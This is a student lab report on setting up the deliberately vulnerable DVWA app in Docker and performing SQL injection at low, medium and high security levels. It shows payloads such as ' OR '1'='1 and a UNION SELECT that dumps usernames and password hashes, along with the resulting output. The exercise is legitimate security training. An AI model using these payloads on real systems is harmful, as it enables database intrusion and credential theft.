

SQL Injection Vulnerability Assessment Using DVWA

SUBMITTED BY:

MUBEENA D

CONTENTS

1.Setting up DVWA with Docker

2. Performing SQL Injection on DVWA

2.1 SQL Injection (Low Security Level)

2.2 SQL Injection (Medium Security Level)

2.3 SQL Injection (High Security Level)

3.Conclusion

1.Setting up DVWA with Docker

For installing Damn Vulnerable Web Application (DVWA), I opted for Docker to simplify the process. Here's an overview of the steps I took to complete the setup:

1.1 Repository Cloning

I began by pulling the DVWA repository from pentestlab.github.io using the following:


```
git clone https://github.com/eystsen/pentestlab.git
```

1.2 Starting the Docker Container:

Once I had cloned the repository, I accessed the DVWA directory and executed Docker commands to start the web application. The detailed steps I took are as follows:

1. Opened a terminal and moved into the cloned pentestlab folder.
2. Used the following command to set up the Docker container:

```
sudo apt install docker.io
```

A screenshot of a terminal window titled 'kali@kali: ~/Documents/pentestlab'. The terminal shows the following commands and output:
1. `cd Documents`
2. `git clone https://github.com/eystsen/pentestlab.git`
 Output: Cloning into 'pentestlab' ...
 remote: Enumerating objects: 153, done.
 remote: Counting objects: 100% (17/17), done.
 remote: Compressing objects: 100% (10/10), done.
 remote: Total 153 (delta 7), reused 13 (delta 7), pack-reused 136 (from 1)
 Receiving objects: 100% (153/153), 42.69 KiB | 312.00 KiB/s, done.
 Resolving deltas: 100% (73/73), done.
3. `cd pentestlab`
4. `sudo apt install docker.io`
 Output: [sudo] password for kali:
 docker.io is already the newest version (20.10.25+dfsg1-3).
 The following packages were automatically installed and are no longer required:
 libglib2-2.0 libgphoto2-2.10 libhttp-parser2.9 libimbedit14t64 libmbedx509-3t64 libstd-rust-1.79 libstd-rust-dev llvm-17 rust-llvm
 Use 'sudo apt autoremove' to remove them.
 Summary:
 Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1035
5. `./pentestlab.sh list`
 Output: Available pentest applications:
 dnwapp - OWASP dnwapp based from itssecgames.com
 webgoat7 - OWASP WebGoat 7.1
 webgoat8 - OWASP WebGoat 8.0
 webgoat81 - OWASP WebGoat 8.1
 dms - Damn Vulnerable Web Application
 mutillidae - OWASP Mutillidae II
 juiceshop - OWASP Juice Shop
 vulnerablewordpress - WPScan Vulnerable Wordpress
 securityninjas - OpenDNS Security Ninjas
 altdora - Altdora Mutual Vulnerable Bank
 graphql - vulnerable graphql API

Screenshot 1

1.3 Accessing the DVWA Web Interface:

After successfully starting the Docker container, I executed this command to open the DVWA web page.

Command: `./pentestlab.sh start dvwa`

```
Removing dvwa from /etc/hosts
(kali@kali)~/pentestlab
$ ./pentestlab.sh start dvwa
Starting Damn Vulnerable Web Application
Adding dvwa to your /etc/hosts
127.8.0.1    dvwa was added successfully to /etc/hosts
not set
Running command: docker run --name dvwa -d -p 127.8.0.1:80:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6ae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cfff43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
149ab37c2ccce61a9ee6445ba58de160ad7735e7c8a90cb3954b312adac3214
DONE!

Docker mapped to http://dvwa or http://127.8.0.1


Default username/password:  admin/password
Remember to click on the CREATE DATABASE Button before you start
```

Screenshot 2

1.4 Logging In

On the login screen, I entered the default credentials:


- Username: admin
- Password: password



Screenshot 3

1.5 Resetting the Database:

I was prompted to reset the database, After logging in for the first time. Then I clicked the "Reset Database" button. The system redirected me back to the login page. Once the reset was completed.



Screenshot 4

1.6 Logging In:

Again After resetting the database, I logged in again with the default credentials to access the DVWA dashboard.

1.7 Completion :

At this point, the DVWA setup was complete, and the environment was ready for vulnerability testing.

2. Performing SQL Injection on DVWA

2.1 SQL Injection (Low Security Level)

I started by attempting SQL injection on the Low security level.


2.1.1 Initial Injection

Upon navigating to the SQL injection page, I promptly located the inputfield for inserting SQL code.

2.1.2 SQL Payload


I employed the following simple SQL injection string.

1' OR '1'='1



Screenshot 5

This payload successfully bypassed the requirement for valid input, revealing the first and last names of all users.




Screenshot 6

2.2 SQL Injection (Medium Security Level)

Next I changed the DVWA security setting to Medium and performed the test using a more sophisticated payload.

2.2.1 Using Burp Suite

I leveraged Burp Suite to intercept the HTTP request and altered the id parameter in the request to include a more complex SQL injection string.




Screenshot 7

2.2.2 SQL Injection String

I inserted the following payload into the `id` field:


1 UNION SELECT user, password FROM users --



Screenshot 8

2.2.2 Execution

After modifying the request in Burp Suite, I sent it to the server. As a result, I was able to extract usernames and passwords from the system's response.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- <https://www.exploit-examples.com/attacks/sql-injection/>


Screenshot 9

2.3 SQL Injection (High Security Level)

Finally, I conducted the SQL injection test on the High security level.


2.3.1 Identifying the Injection Point

Upon clicking the ‘Here to Change your ID’ button, a slight difference in the interface becomes noticeable at the high security level.



Screenshot 10


a new window appeared where I could input SQL command



Screenshot 11

2.3.2 Injection Payload I inserted the following SQL injection string:


UNION SELECT user,password FROM users –



Screenshot 12

2.3.3 Results

After submitting the malicious code, the system returned a list of usernames and passwords, successfully confirming the vulnerability even at the highest security setting.



Screenshot 13

CONCLUSION

I successfully set up DVWA using Docker and tested SQL injection vulnerabilities at various security levels. By using both basic and complex SQL injection payloads and leveraging Burp Suite to intercept requests, I managed to retrieve sensitive data from the database on all security settings, showcasing the effectiveness of these attacks.